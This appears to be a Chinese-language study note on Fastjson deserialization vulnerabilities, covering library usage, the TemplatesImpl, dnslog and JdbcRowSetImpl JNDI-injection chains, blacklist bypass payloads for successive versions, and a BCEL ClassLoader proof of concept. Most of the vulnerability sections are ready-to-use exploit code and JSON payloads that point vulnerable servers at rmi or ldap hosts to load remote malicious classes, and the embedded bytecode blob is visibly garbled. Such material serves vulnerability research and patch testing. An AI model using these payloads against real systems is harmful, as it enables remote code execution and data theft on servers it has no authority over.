

S-fastjson

fastjson的使用

实体类

```
package fastjson.example.use;

import java.util.Map;

public class User {
    private String name;
    private int age;
    private Map hashMap;

    @Override
    public String toString() {
        return "User{" +
            "name='" + name + '\'' +
            ", age=" + age +
            ", hashMap=" + hashMap +
            '}';
    }

    public User(String name, int age, Map hashMap) {
        this.name = name;
        this.age = age;
        this.hashMap = hashMap;
    }

    public User() {
    }

    public String getName() {
        return name;
    }

    public void setName(String name) {
        this.name = name;
    }

    public int getAge() {
        return age;
    }

    public void setAge(int age) {
        this.age = age;
    }

    public Map getHashMap() {
        return hashMap;
    }

    public void setHashMap(Map hashMap) {
```

```

        this.hashMap = hashMap;
    }
}

```

序列化

```

package fastjson.example.use;

import com.alibaba.fastjson.JSON;
import com.alibaba.fastjson.serializer.SerializerFeature;

import java.util.HashMap;

public class serialize {
    public static void main(String[] args) {
        String name="zhangsan";
        int age=20;
        HashMap hashMap = new HashMap();
        User user = new User(name, age, hashMap);
        String s = JSON.toJSONString(user);
        System.out.println(s);
        System.out.println("=====");
        String s1 = JSON.toJSONString(user, SerializerFeature.WriteClassName);
        System.out.println(s1);
    }
}
/*
{"age":20,"hashMap":{},"name":"zhangsan"}
=====
{"@type":"fastjson.example.use.User","age":20,"hashMap":
{"@type":"java.util.HashMap"},"name":"zhangsan"}
*/

```

在调用 `toJSONString` 方法的时候，参数里面多了一个 `SerializerFeature.WriteClassName` 方法。传入 `SerializerFeature.WriteClassName` 可以使得 Fastjson 支持自省，开启自省后序列化成 JSON 的数据就会多一个 `@type`，这个是代表对象类型的 JSON 文本。FastJson 的漏洞就是他的这一个功能去产生的，在对该 JSON 数据进行反序列化的时候，会去调用指定类中对于的 `get/set/is` 方法，后面会详细分析。

反序列化

```

package fastjson.example.use;

import com.alibaba.fastjson.JSON;
import com.alibaba.fastjson.JSONObject;
import com.alibaba.fastjson.serializer.SerializerFeature;

import java.util.HashMap;

public class unserialize {
    public static void main(String[] args) {
        String name="lisi";
        int age=21;
        HashMap hashMap = new HashMap();

        User user = new User();
    }
}

```

```

        user.setAge(age);
        user.setName(name);
        user.setHashMap(hashMap);
        System.out.println("=====");
        String s = JSON.toJSONString(user);
        User user1 = JSON.parseObject(s, User.class);
        System.out.println(user1);
        System.out.println("=====");
        String s1 = JSON.toJSONString(user, SerializerFeature.WriteClassName);
        JSONObject jsonObject = JSON.parseObject(s1);
        System.out.println(jsonObject);
        System.out.println(jsonObject.getClass().getName());
        System.out.println("=====");
        String s2 = JSON.toJSONString(user, SerializerFeature.WriteClassName);
        Object user2 = JSON.parseObject(s2, Object.class);
        System.out.println(user2);
        System.out.println(user2.getClass().getName());
        System.out.println("=====");
        String s3="
        {\"@type\":\"fastjson.example.use.User\", \"age\":25, \"hashMap\":
        {\"@type\":\"java.util.HashMap\"}, \"name\":\"zhangsang\"}";
        Object o = JSON.parseObject(s3, Object.class);
        if(o instanceof User){
            User user3=(User) o;
            int age1 = user3.getAge();
            System.out.println(age1);
        }
    }
}
/*
=====
User{name='lisi', age=21, hashMap={}}
=====
{"name":"lisi","hashMap":{},"age":21}
com.alibaba.fastjson.JSONObject
=====
User{name='lisi', age=21, hashMap={}}
fastjson.example.use.User
=====
25
*/

```

这三段代码中，可以发现用了 `JSON.parseObject` 和 `JSON.parse` 这两个方法，`JSON.parseObject` 方法中没指定对象，返回的则是 `JSONObject` 的对象。

`JSON.parseObject` 和 `JSON.parse` 这两个方法差不多，`JSON.parseObject` 的底层调用的还是 `JSON.parse` 方法，只是在 `JSON.parse` 的基础上做了一个封装。在序列化时，`FastJson` 会调用成员对应的 `get` 方法，被 `private` 修饰且没有 `get` 方法的成员不会被序列化，而反序列化的时候，会调用了指定类的全部的 `setter`，`public` 修饰的成员全部赋值。其中有意思的是这个 `@type`，在反序列化的过程中会自动创建对象，并且调用 `setter` 方法进行赋值。

反序列化漏洞

说明

漏洞是利用 `fastjson autotype` 在处理 `json` 对象的时候, 未对 `@type` 字段进行完全的安全性验证, 攻击者可以传入危险类, 并调用危险类连接远程 `rmi` 主机, 通过其中的恶意类执行代码。攻击者通过这种方式可以实现远程代码执行漏洞的利用, 获取服务器的敏感信息泄露, 甚至可以利用此漏洞进一步对服务器数据进行修改, 增加, 删除等操作, 对服务器造成巨大的影响。

TemplatesImpl 构造链

漏洞调试

这里是用最经典的 `TemplatesImpl` 来弹出计算机，这里调试只写出几个有疑问的地方，具体的反序列化过程其实并不是很复杂。参考的部分文章：[Fastjson TemplatesImpl 利用链](#) [Fastjson 反序列化之 TemplatesImpl 调用链](#)，在这个构造链当中因为几个重要的参数都是 `private`，所以需要开启 `Feature.SupportNonPublicField`，否则反序列化会失败。

```
package fastjson.example.bug;

import com.alibaba.fastjson.JSON;
import com.alibaba.fastjson.parser.Feature;
import com.alibaba.fastjson.parser.ParserConfig;
import com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl;

public class payload_ {
    public static void main(String[] args) {
        ParserConfig parserConfig = new ParserConfig();
        String text = "
{\\\"@type\\\":\\\"com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl\\\", \" +
        \"\\\"_bytecodes\\\":
[\\\"yv66vgAAADIANAoABwA\\CgAmACCIACgKACYAKQcAKgoABQA\\BwArAQAGPG\\uaXQ+AQADKC\\WAQAEQ
29kZQEAD0xpbmVodw\\l1ZXJUYWJSZQEAEkxvY2FsVmFyawFibGVUYWJSZQEABHROaXMBAAATMannvbi9UZ
XN0OwEACKV4Y2VwdG\\lVbnMHACwBAA\\0cmFuc2Zvcml0BAKYotGNvbS9zdW4vb3JnL2FwYWNoZS94YXhb
i9pbnR\\cm5hbcC94c2x0Yy9ET007TGNvbS9zdW4vb3JnL2FwYWNoZS94bWVvaw50ZXJyYXVwZHRtL0RUT
UF4aXNjdGvYyXRvcjtmY29tL3N1bi9vcmlvYXByY2h\\lL3htbc9pbnR\\cm5hbcC9zZXJpYXpXpXpY\\lL1c
m\\lhbG\\l6YXRpb25iYw5kbGvyOy\\lWAQAIzG9jdW\\lbnQBAC\\lMY29tL3N1bi9vcmlvYXByY2h\\lL3hhbGFuL
2\\ludGVybmFsL3hzbHRj\\l0RPTTSBAAhpdGvYyXRvcgEANUxjb20vc3VuL29yZy9hcGFjaGUveG\\l1sL2\\lud
GVybmFsL2R0bS9EVE\\lBEg\\lZsXR\\cmF0b3I7AQAHaGFuZGx\\lCgEAQUxjb20vc3VuL29yZy9hcGFjaGUve
G\\l1sL2\\ludGVybmFsL3N\\cm\\lhbG\\l6ZXIvU2VyawFsaXphdG\\lVbkhbmR\\lZXI7AQBYKExjb20vc3VuL29yZ
y9hcGFjaGUveGFsYw4vaw50ZXJyYXVwveHNsdGMvRE9N0\\tmY29tL3N1bi9vcmlvYXByY2h\\lL3htbc9pb
nR\\cm5hbcC9zZXJpYXpXpXpY\\lL1c\\cm\\lhbG\\l6YXRpb25iYw5kbGvyOy\\lWAQAIaGFuZGx\\lcnMBAE\\lJbTGNvb
S9zdW4vb3JnL2FwYWNoZS94bWVvaw50ZXJyYXVwvc2VyawFsaXp\\lci9TZXJpYXpXpXpF0aw9uSGFuZGx\\lC
j\\lSHAC0BAARTyW\\lUaQAWKFtMamF2YS9sYw5nL1N0cm\\lUzZspVgEABGFyZ3MBA\\lBNbTgphdmEvbGFuZy9Td
HJpbmc7AQABdACALgEAC\\lNvdXJjZUZpbGUBAA\\lUZXN0Lm\\lphdmEMAAGACQCALWwAMAAXAQAEY2FSYwWAM
GAZAQAJanNvbi9UZ\\lXN0AQBA\\lY29tL3N1bi9vcmlvYXByY2h\\lL3hhbGFuL2\\ludGVybmFsL3hzbHRj\\lL3Jlbn
RpbWUvUWJzZdHj\\lhy3RUCmFuc2x\\lIdAEAE2phdmEvaw8vSU9FeGN\\lCHRpb24BAD\\ljb20vc3VuL29yZy9hc
GFjaGUveGFsYw4vaw50ZXJyYXVwveHNsdGMvVHJhbnNsZXRFegN\\lCHRpb24B\\lABNqYXZ\\lL2xhbmcvR\\lXhZ
XB0aw9uAQARaMf2YS9sYw5nL1J1bnRpbWUBA\\lApnZXRSdW50aw\\l1AQAVKC\\lMamF2YS9sYw5nL1J1bnRpb
WU7AQAEZxh\\lYwEAJyhmMamF2YS9sYw5nL1N0cm\\lUzZspTgphdmEvbGFuZy9Qcm9jZ\\lXNzOwAhAAUABWAAA
AAABAABAAGACQACAAOAAABAAAIAAAQAAAA4qtWABuAAcEG02AARXSQAAAAIACWAAAA4AAWAAABEABAAASA
A0AEwAMAAAAADAABAAAADgANAA4AAAAAPAAAAABABABAAAQARABIAAQAKAAAAASQAAAAQAAAAABSQAAAAIAC
WAAAAAYAAQAAABCADAAAAACOABAAAAAAEADQAOAAAAAABABMAFAABAAAAAQAVABYAAGAAAAEAFAWYAAMAA
QARABKAAGAKAAAAAPWAAAAAMAAAABSQAAAAIACWAAAAAYAAQAAABWADAAAAACAAWAAAAEADQAOAAAAAABABA
BMAFAABAAAAAQAAaBSAAGAPAAAAABABABWACQAdAB4AAgAKAAAAQACAAIAAAAJuAFWbCABkyxAAAAA
gALAAAACgACAAAAHwAICAADAAAAABYAAGAAAAKAHwAGAAAAACAABACEADgABAA8AAAAEAAEAigABACMAA
AACACQ=\\\"], \" +
        \"'_name': 'a.b', \" +
        \"'_tfactory': { }, \" +
```


```

        ""_outputProperties:{ }}";
        Object obj = JSON.parseObject(text, Object.class, parserConfig,
        Feature.SupportNonPublicField);
        //TemplatesImpl
        //com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl
    }
}

```

- 关于 set 方法和 get 方法的搜索与建立集合

此处涉及到一个疑问，就是调试的过程中会建立一个 `sortedFieldDeserializers`，之后会出现将属性和这个数组进行比较的逻辑，之后调试发现这个是用来存储特殊的 set 和 get 方法的。




经过这个 `JavaBeanInfo.Build` 方法，会将特殊的 get 和 set 方法挑出来，并且建立数组，之后会用到。

- 获取 beanInfo.fields 数组的具体方法




- 通过 `getProperties()` 执行 `newTransform` 方法。

这个也是重要的触发构造链的地方。



类型判断是数组对象



解析数组对象



dnslog 构造链

说明

这个构造链较为简单，可以通过这个方法判断漏洞是否存在。通过 dnslog 平台就可以知道是否存在漏洞了。


```
package fastjson.example.use;

import com.alibaba.fastjson.JSON;
import com.alibaba.fastjson.parser.Feature;
import com.alibaba.fastjson.parser.ParserConfig;

import java.io.IOException;
import java.net.MalformedURLException;
import java.net.URL;
import java.net.URLConnection;

public class unserialize2 {
    public static void main(String[] args) {
        ParserConfig parserConfig = new ParserConfig();
        //String s3="
{"@type":"fastjson.example.use.User","age":25,"name":"zhangsan"}";
        String s4="
{"@type":"java.net.Inet4Address","val":"1zfg9k.dnslog.cn"}";
        Object o = JSON.parseObject(s4, Object.class, parserConfig,
Feature.SupportNonPublicField);
        if(o instanceof User){
            User user3=(User) o;
            int age1 = user3.getAge();
            System.out.println(age1);
        }
        //java.net.Inet4Address
    }
}
```

• 触发请求



com.sun.rowset.JdbcRowSetImpl 链

在上述的链中因为 `TemplatesImpl` 链需要开启私有属性的反序列化，利用条件比较困难，所以需要寻找新的构造链，此处利用到了 `com.sun.rowset.JdbcRowSetImpl`，这个构造链本质就是利用 `com.sun.rowset.JdbcRowSetImpl` 进行 JNDI 注入


- poc 代码

```
package fastjson.example.bug;

import com.alibaba.fastjson.JSON;

public class payload2_ {
    public static void main(String[] args) {
        //java 8u121的trustURLCodebase默认关闭
        System.setProperty("com.sun.jndi.rmi.object.trustURLCodebase", "true");
        String payload = "{\n\"@type\": \"com.sun.rowset.JdbcRowSetImpl\", \"dataSourceName\": \"rmi://localhost:1093/evil\", \"\n\"autoCommit\": true}";
        JSON.parse(payload);
    }
}
```

- 根据 fastjson 反序列化的条件，关注 `dataSourceName` 和 `autoCommit` 两个参数，首先是 `dataSourceName` 参数，通过反序列化的时候设置这个 `dataSourceName` 参数



```
1364 public void setDataSourceName(String var1) throws SQLException {
1365     if (this.getDataSourceName() != null) {
1366         if (!this.getDataSourceName().equals(var1)) {
1367             super.setDataSourceName(var1);
1368             this.conn = null;
1369             this.ps = null;
1370             this.rs = null;
1371         }
1372     } else {
1373         super.setDataSourceName(var1);
1374     }
1375 }
1376 }
1377 }
```

- 再是 `autoCommit` 参数。这里会调用 `this.conn.setAutoCommit` 方法去进行一个请求。另外根据 `JdbcRowSetImpl` 的初始化，`this.conn` 为空，所以会调用 `this.connect` 方法


```

1285
1286 public void setAutoCommit(boolean var1) throws SQLException {
1287     if (this.conn != null) {
1288         this.conn.setAutoCommit(var1);
1289     } else {
1290         this.conn = this.connect();
1291         this.conn.setAutoCommit(var1);
1292     }
1293 }
1294 }
1295
60 public JdbcRowSetImpl() {
61     this.conn = null;
62     this.ps = null;
63     this.rs = null;
64
65     try {
66         this.resBundle = JdbcRowSetResourceBundle.getJdbcRowSetResourceBundle();
67     } catch (IOException var10) {
68         throw new RuntimeException(var10);
69     }
70
71     this.initParams();
72
73     try {

```

- this.connect 方法

```

320 private Connection connect() throws SQLException {
321     if (this.conn != null) {
322         return this.conn;
323     } else if (this.getDataSourceName() != null) {
324         try {
325             InitialContext var1 = new InitialContext();
326             DataSource var2 = (DataSource)var1.lookup(this.getDataSourceName());
327             return this.getUsername() != null && !this.getUsername().equals("") ? var2.getConnection(this.getUsername(), this.getPassword()) : var2.getConnection();
328         } catch (NamingException var3) {
329             throw new SQLException(this.resBundle.handleGetObject("jdbcrowsetimpl.connect").toString());
330         }
331     } else {
332         return this.getUrl() != null ? DriverManager.getConnection(this.getUrl(), this.getUsername(), this.getPassword()) : null;
333     }
334 }
335

```

在第323行判断是否存在 `dataSourceName`，然后利用这个 `dataSourceName` 作为请求源去进行 JNDI 访问，在此处产生了 JNDI 注入。

对修复方案的绕过

`fastjson` 最基础的反序列化原理便是上面的分析。在版本 1.2.25 之后，将 `autoTypeSupport` 设置为 `false`，并且添加了 `checkAutoType()` 函数进行黑名单校验，因此之后的漏洞均是针对黑名单的绕过。

- fastjson<=1.2.47 漏洞详情

对版本小于 1.2.48 的版本通杀，`autoType` 为关闭状态也可用。`loadClass` 中默认 `cache` 为 `true`，利用分2步，首先使用 `java.lang.Class` 把获取到的类缓存到 `mapping` 中，然后直接从缓存中获取到了 `com.sun.rowset.jdbcRowSetImpl` 这个类，绕过了黑名单机制。

```

{
  "a": {
    "@type": "java.lang.Class",
    "val": "com.sun.rowset.JdbcRowSetImpl"
  },
  "b": {
    "@type": "com.sun.rowset.JdbcRowSetImpl",
    "dataSourceName": "rmi://x.x.x.x:9999/exp",
    "autoCommit": true
  }
}

```

- fastjson<=1.2.41 漏洞详情

`fastjson` 有个判断条件判断类名是否以"`L`"开头、以";"结尾，是的话就提取出其中的类名在加载进来，因此在原类名头部加`L`，尾部加;即可绕过黑名单的同时加载类。

```
{
  "@type": "Lcom.sun.rowset.JdbcRowSetImpl;",
  "dataSourceName": "rmi://x.x.x.x:9999/rce_1_2_24_exploit",
  "autoCommit": true
}
```

- `fastjson` ≤ 1.2.42 漏洞详情

`fastjson` 在 1.2.42 版本新增了校验机制。如果输入类名的开头和结尾是`L`和;就将头尾去掉再进行黑名单校验。绕过方法：在类名外部嵌套两层`L`和;

```
{
  "@type": "LLcom.sun.rowset.JdbcRowSetImpl;;",
  "dataSourceName": "rmi://x.x.x.x:9999/exp",
  "autoCommit": true
}
```

- `fastjson` ≤ 1.2.45 漏洞详情

前提条件：目标服务器存在`mybatis`的jar包，且版本需为 3.x.x 系列 < 3.5.0 的版本。使用黑名单绕过，`org.apache.ibatis.datasource` 在 1.2.46 版本被加入了黑名单。`autoTypeSupport` 属性为 `true` 才能使用。（`fastjson` ≥ 1.2.25 默认为 `false`）

```
{"@type": "org.apache.ibatis.datasource.jndi.JndiDataSourceFactory", "properties": {
  "data_source": "ldap://localhost:1389/Exploit"}}
```

- 2.8 `fastjson` ≤ 1.2.66 漏洞详情

```
{"@type": "org.apache.xbean.propertyeditor.JndiConverter", "AsText": "rmi://x.x.x.x:9999/exploit"}";

{"@type": "org.apache.shiro.jndi.JndiObjectFactory", "resourceName": "ldap://192.168.80.1:1389/Calc"}

{"@type": "br.com.anteros.dbcp.AnterosDBCPConfig", "metricRegistry": "ldap://192.168.80.1:1389/Calc"}

{"@type": "org.apache.ignite.cache.jta.jndi.CacheJndiTxLookup", "jndiNames": "ldap://192.168.80.1:1389/Calc"}

{"@type": "com.ibatis.sqlmap.engine.transaction.jta.JtaTransactionConfig", "properties": {
  "@type": "java.util.Properties", "UserTransaction": "ldap://192.168.80.1:1389/Calc"}}
```

基于ClassLoader的POC

```

{
    {
        "aaa": {
            "@type": "org.apache.tomcat.dbcp.dbcp2.BasicDataSource",
            "driverClassLoader": {
                "@type": "com.sun.org.apache.bcel.internal.util.ClassLoader"
            },
            "driverClassName": "$$BCEL$$l$8b$I$A$..."
        }
    }
}

```

首先看一下 `com.sun.org.apache.bcel.internal.util.ClassLoader` 这个类加载器的加载机制，`java`、`javax` 和 `sun` 这三个包下的类会通过系统类加载器进行加载，然后当遇到一些特殊的类名，`class_name` 以 `$$BCEL$$` 开头的类，会调用 `createClass` 方法去解析 `class_name`，在 `createClass` 方法中会将 `$$BCEL$$` 之后的字符解码成字节数组，并将这个 BCEL 编码后的类加载到虚拟机中。换言之，我们可以构造 `className` 为一个特殊的字符串时，通过这个类加载器来实现对自定义类的加载。参考文章：[BCEL ClassLoader 去哪了](#) 对于整个 BCEL 表达式自定义了编码和解码的方式，所以不需要自己写编解码方法。

```

128 protected Class loadClass(String class_name, boolean resolve)
129     throws ClassNotFoundException
130 {
131     Class cl = null;
132
133     /* First try: lookup hash table.
134     */
135     if((cl=(Class)classes.get(class_name)) == null) {
136         /* Second try: Load system class using system class loader. You better
137         * don't mess around with them.
138         */
139         for(int i=0; i < ignored_packages.length; i++) {
140             if(class_name.startsWith(ignored_packages[i])) {
141                 cl = deferTo.loadClass(class_name);
142                 break;
143             }
144         }
145
146         if(cl == null) {
147             JavaClass clazz = null;
148
149             /* Third try: Special request?
150             */
151             if(class_name.indexOf("$$BCEL$$") >= 0)
152                 clazz = createClass(class_name);
153             else { // Fourth try: Load classes via repository
154                 if ((clazz = repository.loadClass(class_name)) != null) {

```

```

198     protected JavaClass createClass(String class_name) {
199         int index = class_name.indexOf("$$BCEL$$");
200         String real_name = class_name.substring(index + 8);
201
202         JavaClass clazz = null;
203         try {
204             byte[] bytes = Utility.decode(real_name, uncompress: true);
205             ClassParser parser = new ClassParser(new ByteArrayInputStream(bytes), file_name: "foo");
206
207             clazz = parser.parse();
208         } catch (Throwable e) {
209             e.printStackTrace();
210             return null;
211         }
212
213         // Adapt the class name to the passed value
214         ConstantPool cp = clazz.getConstantPool();
215
216         ConstantClass cl = (ConstantClass)cp.getConstant(clazz.getClassNameIndex(),
217                                                         Constants.CONSTANT_Class);
218         ConstantUtf8 name = (ConstantUtf8)cp.getConstant(cl.getNameIndex(),
219                                                         Constants.CONSTANT_Utf8);
220         name.setBytes(class_name.replace( oldChar: '.', newChar: '/' ));
221
222         return clazz;
223     }
224 }

```

```

1194 @ public static String encode(byte[] bytes, boolean compress) throws IOException {
1195     if(compress) {
1196         ByteArrayOutputStream baos = new ByteArrayOutputStream();
1197         GZIPOutputStream gos = new GZIPOutputStream(baos);
1198
1199         gos.write(bytes, off: 0, bytes.length);
1200         gos.close();
1201         baos.close();
1202
1203         bytes = baos.toByteArray();
1204     }
1205
1206     CharArrayWriter caw = new CharArrayWriter();
1207     JavaWriter jw = new JavaWriter(caw);
1208
1209     for(int i=0; i < bytes.length; i++) {
1210         int in = bytes[i] & 0x000000ff; // Normalize to unsigned
1211         jw.write(in);
1212     }
1213
1214     return caw.toString();
1215 }
1216

```

```

import com.sun.org.apache.bcel.internal.classfile.Utility;
import com.sun.org.apache.bcel.internal.util.ClassLoader;
import javassist.CannotCompileException;
import javassist.ClassPool;
import javassist.CtClass;
import javassist.NotFoundException;

import java.io.IOException;

public class bcelImpl {
    public static void main(String[] args) throws IOException,
        CannotCompileException, NotFoundException, InstantiationException,
        IllegalAccessException, ClassNotFoundException {
        ClassPool aDefault = ClassPool.getDefault();
        CtClass ctClass = aDefault.get(eval.class.getName());

```

```
String encode = Utility.encode(ctClass.toBytecode(),true);
System.out.println(encode);

ClassLoader classLoader = new ClassLoader();
classLoader.loadClass("$$BCEL$$"+encode).newInstance();
}
}
```